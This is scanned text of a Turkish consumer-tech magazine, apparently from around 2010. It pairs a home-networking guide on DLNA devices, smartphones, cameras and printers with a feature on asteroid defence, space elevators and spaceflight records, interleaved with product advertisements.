
Tutumlu medya sunucusu

Ağ sabit diskli tam bir DLNA sunucusu ve güç harcama konusunda son derece tasarruflu.
Fiyatı: Yaklaşık 115 dolar
www.synology.com

Hayatta Olsalardı

DIGITUS® ürünlerini kullanırlardı

DIGITUS® ürünleri hayata bağlar.
Bluetooth Kulaklık DA-30111



Enjoy connections. Live.

www.digitus.info

DIGITUS

Merkez-Ankara : Bayındır Sok. 5/4-7 Yenışehir 06410 ANKARA Tel: +90 (312) 434 22 45
Bimel İstanbul : Büyükdere Cad. 78/80 Akabe İş Merkezi No: 5 Mecidiyeköy 34390 İSTANBUL Tel: +90 (212) 347 75 40
Network Şube-İstanbul : Kozyatağı Sok. Parlarbaşıoğlu Apt. 28/42 Kozyatağı 34742 İSTANBUL Tel: +90 (216) 384 50 61
Şube-Bursa : Fevzi Çakmak Cad. 62/13 Göktaş İş Merkezi Kat:3 16030 BURSA Tel: +90 (224) 224 01 14
Bimel İzmir Ltd.: Fevzi Paşa Bulvarı 1363 Sok. 1/305 35230 Çankaya/İZMİR Tel: +90 (232) 489 07 55
E Posta : bimel@bimel.com.tr / **Web :** www.bimel.com.tr

bimel
DIGITUS Türkiye Yetkili Distribütörü



Apple iPhone 4 Her şeyi parmakla kontrol edin

Bu akıllı telefon için süper ev ağınıza uzaktan denetlemenizi sağlayan çok sayıda uygulama mevcut.
Fiyatı: Yaklaşık 1000 dolar
www.apple.com



Cep telefonlarını bağlamanın 3 YOLU

Samsung Galaxy S I9000 Tek tuşla tam erişim

Android'li bu telefonla DLNA ve UPnP-AV destekli aygıtları denetleyebilirsiniz.
Fiyatı: Yaklaşık 880 dolar
www.samsung.com



Nokia E51 İlk medya oynatıcılardan biri

Nokia üzerinde hazır UPnP uyumlu oynatıcıyla gelen en hesaplı akıllı telefonlardan biri.
Fiyatı: Yaklaşık 390 TL
www.nokia.com



Eye-Fi Connect X2 4 GByte WLAN'sız fotoğraf makinesi kılması

Bu SD kart kaydedilen fotoğrafları kablosuz aktarabiliyor ve tüm standart fotoğraf makinelerine bağlanabiliyor.
Fiyatı: Yaklaşık 55 avro
www.eye.fi



Samsung ST80 WLAN ile foto

Kompakt fotoğraf makinesi fotoğrafları varsayılan yöntem olarak WLAN ile aktarıyor
Fiyatı: Yaklaşık 300 avro
www.samsung.com

Fotoğraf makinesi bağlamanın 2 YOLU

LevelOne WCS-0030 İnternette hareket gözetleme

Üzerinde mikrofön ve hareket algılayıcı bulunan bu web kamerası, çektiklerini Windows 7'li bilgisayarlara kablosuz olarak iletebiliyor.
Fiyatı: yaklaşık 230 avro
<http://de.level1.com>



SO9ABGN, yaklaşık 50 avro) ile terfi ettirebilirsiniz. Philips gibi bazı markaların en son modelleri kablosuz ağ özelliğini de içeriyor. Eğer televizyonunuzun WLAN'a terfi özelliği yoksa ve üzerinde yalnızca bir adet Ethernet portu bulunuyorsa ağı HomePlug üzerinden bağlanmanız en iyisi.

WLAN'lı Samsung TV'de öncelikle kablosuz modüllü televizyonun üzerindeki herhangi bir boş USB portuna takmalısınız. Artık ayarlar menüsünden "Settings / Network type" kısmından "Wireless"i seçebilirsiniz.

TV'niz bir kez ağa bağlandı mı, çoklu ortam verilerine erişmeniz an meselesi. Ne var ki televizyonun bunun için üreticinin web sitesinden indirilebilen bir güncelleme daha ihtiyacı var. Ortam merkezini çalıştırmak için uzaktan kumandanın üzerindeki "Media P." Düğmesine basın, sonra kırmızı işlev tuşunu kullanarak Windows 7'li bilgisayarınızı seçin.

ORTAM OYNATICILI TV'Yİ GÜNCELLEME: Eğer TV'nizin ayrı bir Ethernet portu ve ortam oynatıcısı yoksa, AverLife Extreme Vision (www.avermedia.eu , yaklaşık 200 avro) ürününü kullanabilirsiniz. CHIP'in test galibi aygıt TV'ye HDMI üzerinden, Windows'lu PC'ye ise kablosuz olarak bağlanabiliyor. Bu sayede müziklere, videolara ve resimlere ayarlarla hiç uğraşmadan da baş döndürücü bir hızda erişmek müm-

kün. İpucu: Oynatıcıyı TV'nin hemen yanına koymayın, çünkü video verileri ortam oynatıcıya bir WLAN modülü üzerinden iletiliyor. İsteğe bağlı olarak, azami kolaylık için HDMI sinyallerini de kablosuz iletmeyi seçebilirsiniz. Bu özellikle de televizyonun duvara monte edildiği durumlarda faydalı HDMI kablosuz köprüsü aygıtlar arasında veri alışverişini sağlıyor. Örneğin Philips'in SWW1800 (yaklaşık 430 avro).

OYUN KONSOLLARINI DA DAHİL EDİN: Eğer Xbox'ınız varsa Windows'taki dosyalarınıza erişmek için ortam oynatıcı olarak kullanabilirsiniz. Xbox'ın Media Center Extender işlevi sayesinde, Windows'lu sisteminizde TV kartı takılıysa TV kayıtlarını ve canlı TV yayını izleyebilirsiniz. Yine aynı şekilde, konsolu WLAN uyumlu hale de getirebilirsiniz (Microsoft Xbox 360 Wireless N Ağ bağdaştırıcısı, www.microsoft.com, yaklaşık 45 avro).

Ses: Windows 7 ağı üzerinden müzikleri HiFi sisteminize aktarın

Windows 7'nin DLNA / UPnP-AV işlevlerini kullanarak müzik setlerini kolayca MP3 çalar hale getirebilirsiniz.

MÜZİK SİSTEMİ TERFİSİ: Eğer mevcut HiFi düzenenizi Windows 7 aığınızda kullanmak istiyorsanız bunun için Sonos ZonePlayer 90 gibi bir aygıt tercih edebilirsiniz (www.sonos.com, yaklaşık 350 avro). Kuru-

lum için öncelikle oynatıcıyı yönlendiriciye bağlayın ve yapılandırma yazılımını bilgisayarınıza kurun. İsterseniz MP3'lerinizi Windows 7'li PC'nizi kullanarak Sonos'a kablosuz olarak da aktarabilirsiniz. Oynatıcı da bu sinyali müzik setinize iletecektir. Oynatım kontrolü içinse ister Windows 7'li bilgisayarınızı isterseniz de isteğe bağlı Sonos Controller 200'ü (yaklaşık 350 avro) seçebilirsiniz. Biz daha düşük maliyetli olan Sonos Controller for iPhone yazılımını tercih ettik (Apple App Store'dan ücretsiz indirebilirsiniz).

Radyonuza WLAN özelliği kazandırın: WLAN Repeater N/G ürününü kullanarak (yaklaşık 70 avro) MP3 müziklerinizi herhangi bir PC'den dinleyebilirsiniz. Tekrarlayıcı, Windows'taki MP3'lerinizi normal bir radyo frekansından yayımlıyor.

CEP TELEFONU: Akıllı telefonunuzu çok işlevli bir uzaktan kumandaya dönüştürün

Ev ağınıza iOS ya da Android işletim sistemi akıllı telefonunuzla yönetebilirsiniz.

IPHONE VE ANDROID: Apple'ın akıllı telefonları için DLNA/UPnP standardını destekleyen birkaç ortam oynatıcı mevcut. Bunlarla sadece Windows'lu bilgisayarınızdaki çoklu ortam dosyalarını oynatmakla kalmıyor, akıllı telefonu uzaktan kumanda olarak da kullanabiliyorsunuz. AppStore'da 3,99 avroya satılan PlugPlayer yazılımının kullanımı kolay ve test ettiğimiz ürünlerle

TOSHIBA

Leading Innovation >>>



Daha iyisi yok

e-STUDIO255/305/355/455



e-STUDIO255
S/B: 25 ppm



e-STUDIO355
S/B: 35 ppm



e-STUDIO455
S/B: 45 ppm



e-STUDIO305
S/B: 30 ppm



HP Photosmart Wireless B110a Kablosuz yazıcı

Bu WLAN yazıcısı, yazdırılacak belgeleri kablosuz ağı ya da kendine ait e-posta adresi üzerinden alabiliyor.
Preis: ca. 110 Euro
www.hewlett-packard.com

**Yazıcı
bağlamanın
2 YOLU**

LevelOne WPS-1133 iPad'le de dosya yazdırılır

Birkaç küçük hile sayesinde iPad'inizdeki dosyaları Windows 7'ye bağlı yazıcıdan bastırabilirsiniz.
Fiyatı: Yaklaşık 1000 dolar
www.apple.com



eksiksiz biçimde çalıştı. Daha ucuz bir çözüm olarak 0,79 avroluk media:connect uygulamasını da deneyebilirsiniz, ancak bunun birtakım özellikleri kısıtlı. Android'li cep telefonları için de gmote 2.0 gibi ücretsiz bazı uygulamalar bulunuyor.

Not: Gmote 2.0'ın şu anda iki sürümü var, siz ücretsiz olanı seçin. İhtiyacınız olan her şeyi içeriyor.

NOKIA: UPnP desteği E51 sürümünden itibaren tüm WLAN destekli Nokia'larda var. Nokia'nın bunun için uygun "Home media" adlı bir UPnP oynatıcısı bile mevcut.

Fotoğraf makinesi: Bilgisayara kablosuz görüntü aktarımı

WLAN'la donatılmış birkaç fotoğraf makinesi var ve bunlar PC'nize dosyaları kablo olmadan aktarabiliyorlar. Şimdi bu pahalı özelliğe her fotoğraf makinesinden erişmek için neler yapmanız gerektiğini ve resimleri Windows 7 sisteminize nasıl aktaracağınızı anlatacağız.

DİJİTAL FOTOĞRAF MAKİNESİZİ AĞA BAĞLAYIN: Eye-Fi Connect X2 4GB adlı SD kart (www.eye.fi, yaklaşık 55 avro) tüm aygıtlara WLAN özelliği kazandırıyor. Bunun için tek gereken, ürünle gelen yazılımı PC'nize kurmak. Ardından kart, PC'nizle kablosuz veri iletişimi kuruyor.

Yine de yeni bir dijital fotoğraf makinesi almak isterseniz Samsung'un ST80 mo-

deli (www.samsung.com, yaklaşık 300 avro) dahili WLAN özelliğiyle geliyor. Kablosuz web kamerasıyla gözetleme: Şehir dışındayken de evinizi kablosuz olarak gözetlemek isterseniz LevelOne WCS-0030 (level1.com, yaklaşık 230 avro) tam ihtiyacınız olan şey. Hareket algılayıcı ve mikrofon, evinize giren herkesi yakalıyor.

Yazıcı: iPad ve benzerlerine yeni işlevler

Ev ağı grubu işlevi sayesinde, yazıcılardan da artık bir grubun üyesi. HP normalde yazıcıyla uyumsuz aygıtların, örneğin Apple iPad'in de çıktı alabilmesi için yeni bir icatta bulundu.

HP Photosmart Wireless B serisi (www.hewlett-packard.com, yaklaşık 110 avro) iPrint teknolojisine sahip. Her yazıcının böylece ayrı ve kendine ait bir e-posta adresi oluyor. Eğer bu adrese iPad'inizden bir e-posta gönderirseniz yazıcı mesajı anında çıktıya dönüştürüyor. Eğer mevcut yazıcınız kablosuz ağı özelliklerine kavuşsun istiyorsanız bunun için bir kablosuz sunucu (örneğin LevelOne WPS-1133, level1.com, yaklaşık 75 avro) gerekiyor. O zaman sadece iPad'den değil, Windows 7 ev ağındaki tüm aygıtlardan bu yazıcıyı kullanabilirsiniz. ☑

balkim@chip.com.tr

Pek yakında ağınıza katılacak **WLAN** aygıtları

Kablosuz sihir dünyası sadece bilgisayarınızı ve ses sisteminizi kapsamıyor. İşte size WLAN uyumlu bazı aygıtlar.



Yello Strom Sparsähleronline

Cep yaktıran elektrik kullanımı

Bu akıllı elektrik saati bir sunucuya iletişim kuruyor ve verileri ileterek sizi o anki kullanımdan haberdar ediyor.
Fiyatı: Yaklaşık 80 avro
www.yellostrom.de

Miele Supertronic WLAN'lı çamaşır makinesi

Geleceğin çamaşır makineleri çalışma durumlarını kullanıcıya WLAN üzerinden bildirecek.
Fiyatı: Henüz belirsiz
www.miele.com



Miele InfoControl Plus Ev aygıtlarını kablosuz olarak denetleyin

Fırın ya da bulaşık makinesi bu iPhone uygulamasıyla kablosuz olarak kontrol edilebiliyor.
Fiyatı: Ücretsiz
www.miele.com



InDash CarPC Arabanız da kablosuz çalışsın

Bu oto teybi ev ağınıza WLAN üzerinden bağlanabilen eksiksiz bir PC içeriyor.
Fiyatı: Yaklaşık 1000 avro
www.carict.com



TP-LINK®

The Reliable Choice



TP-LINK Ürünleriyle Güvenilir Bağlantı, Sonsuz Olanak...

TP-LINK TD-W8960N 300M Kablosuz ADSL Modem

- 300 Mbps Kablosuz ADSL2/2 + Modem + Router
- 4 Adet Ethernet Port (10/100)
- IEEE 802.11n & 802.11b/g Kablosuz İletişim Standartı
- 128-Bit ve 64-Bit WEP Şifreleme, WPA-PSK, WPA2-PSK
- Web Arayüzünden Yönetim

TP-Link TL-WN821N 300Mbps Kablosuz USB Adapter

- 300Mbps Data Transfer hızı
- Yüksek data transfer oranı için dahili MIMO anten teknolojisi
- IEEE 802.11n & 802.11b/g Kablosuz İletişim Standartı
- Ev ve Ofis kullanımı için ideal

- ADSL Modem
- Router
- Access Point
- Switch
- Kablosuz-Network Adaptör
- Ethernet Kartı
- Print Server
- Anten



Teknik Servis onaylı arızalarda **anında** birebir değişim

216 544 12 00 • www.datastar.com.tr

DataStar

Teknolojinin Parlayan Yıldızı

“Datastar TP-LINK Türkiye Distribütörüdür”

UZAY VE BİLİMKURGU

Uzaya bir asansörle çıkmak, atom silahlarıyla asteroitlerin arasında kovalamaca oynamak ve teleskopla uzaylıları izlemek. Bir zamanlar hayal gözüyle bakılan bilimkurgu, yakında gerçeğe dönüşebilir.

BARIŞ EMRE ALKİM / AH

D 13 Nisan 2029 tarihi, onca gün dururken, ayın 13'ü ve Cuma'ya denk geliyor. Batıl inançlı olun ya da olmanın, bu tarihte dünya bir felakete kurban gidebilir. Apophis adlı asteroit gezegenimizin 6.000 ila 30.000 km yakınından geçecek. Bu uzaklık o kadar küçük ki, astronomların kullandığı Palermo ölçeğine göre çarpma olasılığı %2,7. Daha önce hiçbir asteroit bu kadar yüksek puan almamıştı. 250 metre yarıçaplı Apophis, çarpma noktasından itibaren 250 kilometre yarıçapında bir alandaki her şeyi yok edebilecek güçte. Eğer okyanusa düşerse 30 metrelik dalgalarla kıyıları döven tsunamiler yaratabilecek. Yüz bin civarı ölü, gerçekçi bir

rakam.

Elbette Apophis'ten söz ederken "olabilir" sözcüğü kullanılıyor, ama Avrupa Uzay Ajansı (ESA) için bu tehlike olasılığı bile Don Quijote (Don Kişot) Projesi'ni 2006'da başlatmaya yetti de arttı bile. Bu araştırma projesi, gelecekte dünyaya tehlikeli biçimde yaklaşan asteroitleri yolundan saptırmak için yapılan insansız uzay yolculuğu görevlerini kapsıyor. Temelde çok basit çalışıyor. Bir sonda, asteroite gönderiliyor ve yüksek hızla ona çarpıyor.

Ancak yakından bakıldığında işin o kadar basit olmadığı anlaşılıyor. Aslında bir değil, iki uydu söz konusu. Don Kişot projesinde bu uyduların adları Sancho ve Hidalgo. İlk olarak Sancho yolla- →



VIDEO Kusursuz füze fırlatma

Bu DVD'yi başlatmak için 2009 güzünde bir uzay mekiğinin fırlatılışından daha iyi ne olabilir?



01

YAZILIM Evrenin derinliklerine seyahat

Sonsuz karanlığın içini merak besliyorsanız Microsoft World Wide Telescope yazılımına bir göz atmalısınız.



04

Yıldız Savaşları

Gelecekteki yardımcılarımız R2D2'ye benzeyecek mi?



Surrogates

Görünümümüzü düşüncelerimizle denetleyebilecek miyiz?



Uzay Yolu

Işık hızından hızlı yolculuk yapmak mümkün mü?



Siyah Giyen Adamlar

Uzaylılar dünyamıza sığınmacı olarak gelecek mi?

Alien

Gelecekte agresif uzaylılarla stres mi yaşayacağız?

Mars

2037'de Mars'a uçabileceğiz



Venus

Magellan sondası 1990'da gezegenin haritasını çıkardı.



Ay

1969'da Ay'a ilk defa insan indi

ISS

Uluslararası Uzay İstasyonu 1998'den beri 350 km irtifada



YAZILIM

Yaşananları yakından takip edin

NASA'nın geliştirdiği yazılım, dünyamızda gerçekleşen olayları dünya üzerinde gösteriyor.



09

YAZILIM

Güneş Sistemi simülatörü

Mekikine atlayıp şöyle bir güneş sistemini turlamak isteyen kullanıcılar için.



12

YAZILIM

Yörüngedeki uyduları izleyin

Bir uydu simülasyon yazılımı olan Orbitron, dünya yörüngesinde dolaşmakta olan uyduları takip etmenizi sağlıyor.



13

nacak ve bu gök cisminin yörüngesi, durumu, kütlesi ve şekli konularında bilgi toplayacak. Toplanan veriler Dünya'ya geri gönderilecek. Hidalgo misyonu ise bu bilgiler üzerine kurulacak. Bu ikinci sondanın tek amacı asteroite çarpmak. Tehlikeli gök cisminin dünyayla çarpışma rotasını ancak böyle bir çarpmadan doğan kinetik enerji değiştirebilir. Apophis'in boyu nispeten küçük olduğu için patlayıcıya ihtiyaç olmadan bu yöntem işe yarayacak. Ancak boyu kilometrelerle ölçülen kayalar için nükleer savaş başlıklarına ihtiyaç duyulabilir. Hidalgo, hedefini ıskalamasını önlemek için yüksek çözünürlüklü bir kamerayla ve sondayı hedefe 50 metre hassasiyetle götürebilecek bir bağımsız bilgisayar sistemine sahip olacak.

Söylediklerimizin bir kısmı gerçekdışı gelebilir. Dünyaya çarpma tehlikesi olan asteroitler, onları yolundan saptıran füzeler, nükleer silahlarla ilgili şüpheler... bunların üstüne birkaç da cesur astronot koyarsanız karşınıza Hollywood'un Deep Impact (Derin Darbe) filminin senaryosu çıkıyor. Ama öyle görünüyor ki bilimkurgu türünden alınmış fikirler göz açıp kapayana dek gerçeğe dönüşmekte. NASA'nın kısa vadeli tasarımları Jules Verne'i hemen akla getiriyor. Yaklaşık on yıl içinde Amerikalılar bir ay üssü inşa etmeye başlayacaklar, Mars'a insanlı uçuşlar için 2037 yılı hedef gösteriliyor ve bunlar sadece en popüler projeler.

Yıldızlara tırmanan asansör: NASA pahalı mekik seferlerinden kurtulma peşinde

Amerikan Uzay Ajansı (NASA) bundan 30 yıl önce, yeniden kullanılabilir mekikleri yörüngeye yollamaya başladığında uzun dönemde taşıma giderlerinin kilogram başına 200 dolara düşmesi tasarlanmıştı. Oysa bir kiloyu uzaya göndermek, farklı kaynaklara göre değişmekle birlikte 16.000 ila 22.000 dolara patlıyor. Bir mekik uçuşunda 16,4 ton yük taşınabildiğinden, her sefer en aşağı 256 milyon dolara mal oluyor.

Bu muazzam rakamlar karşısında daha ucuz çözümler aramak çok mantıklı görünüyor. "Constellation" (Takımyıldız) adlı program bunlardan biri. 2015'te uzay kapsülleri ve fırlatıcılar kullanılacak. Bu sistemden, planlanan ay üssü için de faydalanılacak. Ancak bu da uzun vadede çok pahalıya çıkabilir.

NASA, klasik bir bilimkurgu fikri olan uzay asansörüyle kilo başına masrafı 100 dolara indirgemenin peşinde. Bu planın köklü bir geçmişi var. Daha 1895 yılında Rus matematikçi, fizikçi ve gökbilimci Konstantin Tsiolkovsky, o günler-

Uzay yolculuğu tarihinin rekorları

49 yıl önce Yuri Gagarin uzaya çıktı. O günden bu yana bu öncünün yolundan 500'den fazla insan gitti.

En yaşlı astronot

1962 yılında John Glenn ilk defa dünya yörüngesinde tur attı. 36 yıl sonra tekrar uzaya çıktığında yaşı 77 idi. Bu onu en yaşlı astronot yapıyor.



En uzun yolculuk

Rus kozmonotu Sergey Krikalyov 1988 ile 2005 arasında uzayda 803 gün geçerek herkesten çok kalmış oldu. Altı uçuşunda toplam 550 milyon kilometre yol aldı.

En uzun yürüyüş

11 Mart 2001'de Amerikalı astronotlar James Voss ve Susan Helms, ISS dışında 8 saat 56 dakika geçirek tarihin en uzun uzay yürüyüşünü yaptılar



En sık uçan

Uzaya en sık gidenler listesinde birinci sırayı iki kişi paylaşıyor. NASA astronotları Franklin Chang-Diaz ve Jerry Ross uzaya yedişer kez çıktılar.

İlk uzay yolcusu

Neredeyse adı unutuldu. Uzaya gönderilen ilk canlı Laika adlı köpekti. Laika görevine 3 Kasım 1958'de bir Sovyet seferiyle başladı ve bu sefer sırasında da öldü.



HD-VIDEO Uzaydan büyüleyici Dünya turu

10 dakikayı aşkın bir süre ile Dünya turu yapabileceğiniz HD videoda, gün doğumuna ve gün batımına tanıklık edebilirsiniz.



16

HD-VIDEO ABD Bayrağı'nın Ay'a dikilmesi

1969 yılında gerçekleşen bu tarihsel an, o tarihte televizyon ekranlarında dünya çapında 600 milyon insan tarafından izlenmişti.



18

HD-VIDEO Roket yolculuğuna hazırlan

Roket kalkışı sırasında klasik geri sayım anından başlayıp, roketin ateşlenerek feza da bir yıldız halini aldığı muhteşem video.



20

Evinizin her köşesinde Edifier

Edifier 5.1 ses sistemleri ile evinizin her köşesinde, müzik ve film keyfinin tadını sınırsızca yaşayın!

EKONOMİK

M1550 5+1
26W RMS

Manyetik korumalı Subwoofer ve tüm uydular. Kulaklık çıkışlı, çok fonksiyonlu uzaktan kumanda.



FİYAT / PERFORMANS

DA5000PRO 5+1
108W RMS

Oyun, müzik ve film meraklıları için olağanüstü bir ses deneyimi. Çok fonksiyonlu uzaktan kumanda.



YÜKSEK SEVİYE

S550 5+1
280W RMS

Stereo ve 5.1 giriş seçenekleri. 2.5" LCD ekranlı multifonksiyonel kumanda + kablosuz uzaktan kumanda.



www.dijitaltrend.com | 0 212 266 87 70

Evren ve bilimkurgu hakkında en iyi web siteleri

UFO'lar, bilimkurgu klasiklerinin açıklamaları ve Apollo 11 seferinden görüntüler. İnternette uzay turuna çıkın.

Uyduları bulun


Eğer ISS'i, uyduları ya da uzay araçlarını dünyadan görmek istediyseniz bunu ve daha fazlasını bu sitede gerçekleştirebilirsiniz. Her şeyi bir teleskoptan görür gibi bakabilirsiniz.

www.heavens-above.com

Mini oyun

Fareye hakim misiniz? O zaman Orbital adlı bu Flash oyununu bir deneyin. Gökyüzünden aynı renkli topları toplayın ve sakın yanlış olanlara basmayın. Yoksa oyun bitiyor.

Nonoba.com/smallworld/orbital



Ay'a seyahat

Apollo 11 seferini özgün fotoğrafları, videoları, belgeleri ve telsiz mesajlarıyla yeniden yaşayın.

www.wechoosethemoon.org

UFO haritası

UFO mu gördünüz? O zaman UFO haritalarında konumu işaretleyin. Diğer UFO vakalarını tanımlarıyla birlikte burada bulabilirsiniz.

www.ufomaps.com

Kubrick 2001

Stanley Kubrick'in şaheseri "2001: Bir Uzak Macerası"nı izleyip de anlayan var mı? Bu flash animasyonu filmi açıklıyor.

www.kubrick2001.com

VIDEO Animasyon: Ay'a iniş anı

Ayrıntılı bir animasyon olan video, Amerikan Havacılık ve Uzay Ajansı NASA'nın Ay yüzeyine inişini konu alıyor.



22

OYUN Stratejik ve taktiksel oyun

X-Force, hem strateji, hem de taktiksel aksiyon türlerinin izine rastlamanın mümkün olduğu bir oyun.



26

OYUN Asteroitlere savaş

Shoot'em Up türünde bir oyun olan Ultimate Steroids'i sorunsuz bir şekilde oynayabilmek için OpenGL destekli bir ekran kartına ihtiyacınız var.



27



Ayrıcalıklarla dolu, keyifli bir HDTV deneyimi için...

Vu⁺, Linux temelli AKILLI HD uydu alıcınız

- DVB-S2 tuner, USB ve e-SATA PVR
- Linux işletim sistemi, full Enigma2 desteği
- USB, SCART ve HDMI bağlantısı
- USB üzerinden Wi-Fi desteği
- USB bellekten kolay yazılım güncelleme
- Harici USB HD ve harici DVD yazıcı desteği
- 2 akıllı kart okuyucu (Conax ve Xcrypt)
- 2 Modül yuvası
- Web radyo, e-posta desteği
- Arayüz (skin) değiştirme seçeneği
- D-Smart HD modül uyumlu
- MPEG2 / H.264 donanımsal kod çözücü
- YPbPr (komponent bağlantısı)
- Kompozit bağlantısı
- SPDIF (optik ses bağlantısı)
- Multimedya oynatıcısı: MKV, DivX, AVI, VLC
- MPEG2, MPEG4, JPG, MP3, WAV, DTS pass through, TS

Vu⁺ SOLO



Vu⁺ DUO



Dikey İletişim Elektronik ve Pazarlama Ltd. Şti.

Organize Deri Sanayi Bölgesi 15.Yol 8-1E 34957 TUZLA / İstanbul

Tel : 0 216 394 18 00 • Faks : 0 216 394 16 97 • info@dikeyelektronik.com

www.dikeyelektronik.com

Dikey
İletişim elektronik

de yeni inşa edilmiş olan Eyfel Kulesi'nden aldığı ilhamla, uzaya kadar yükselen bir kule yapma fikrini ortaya attı.

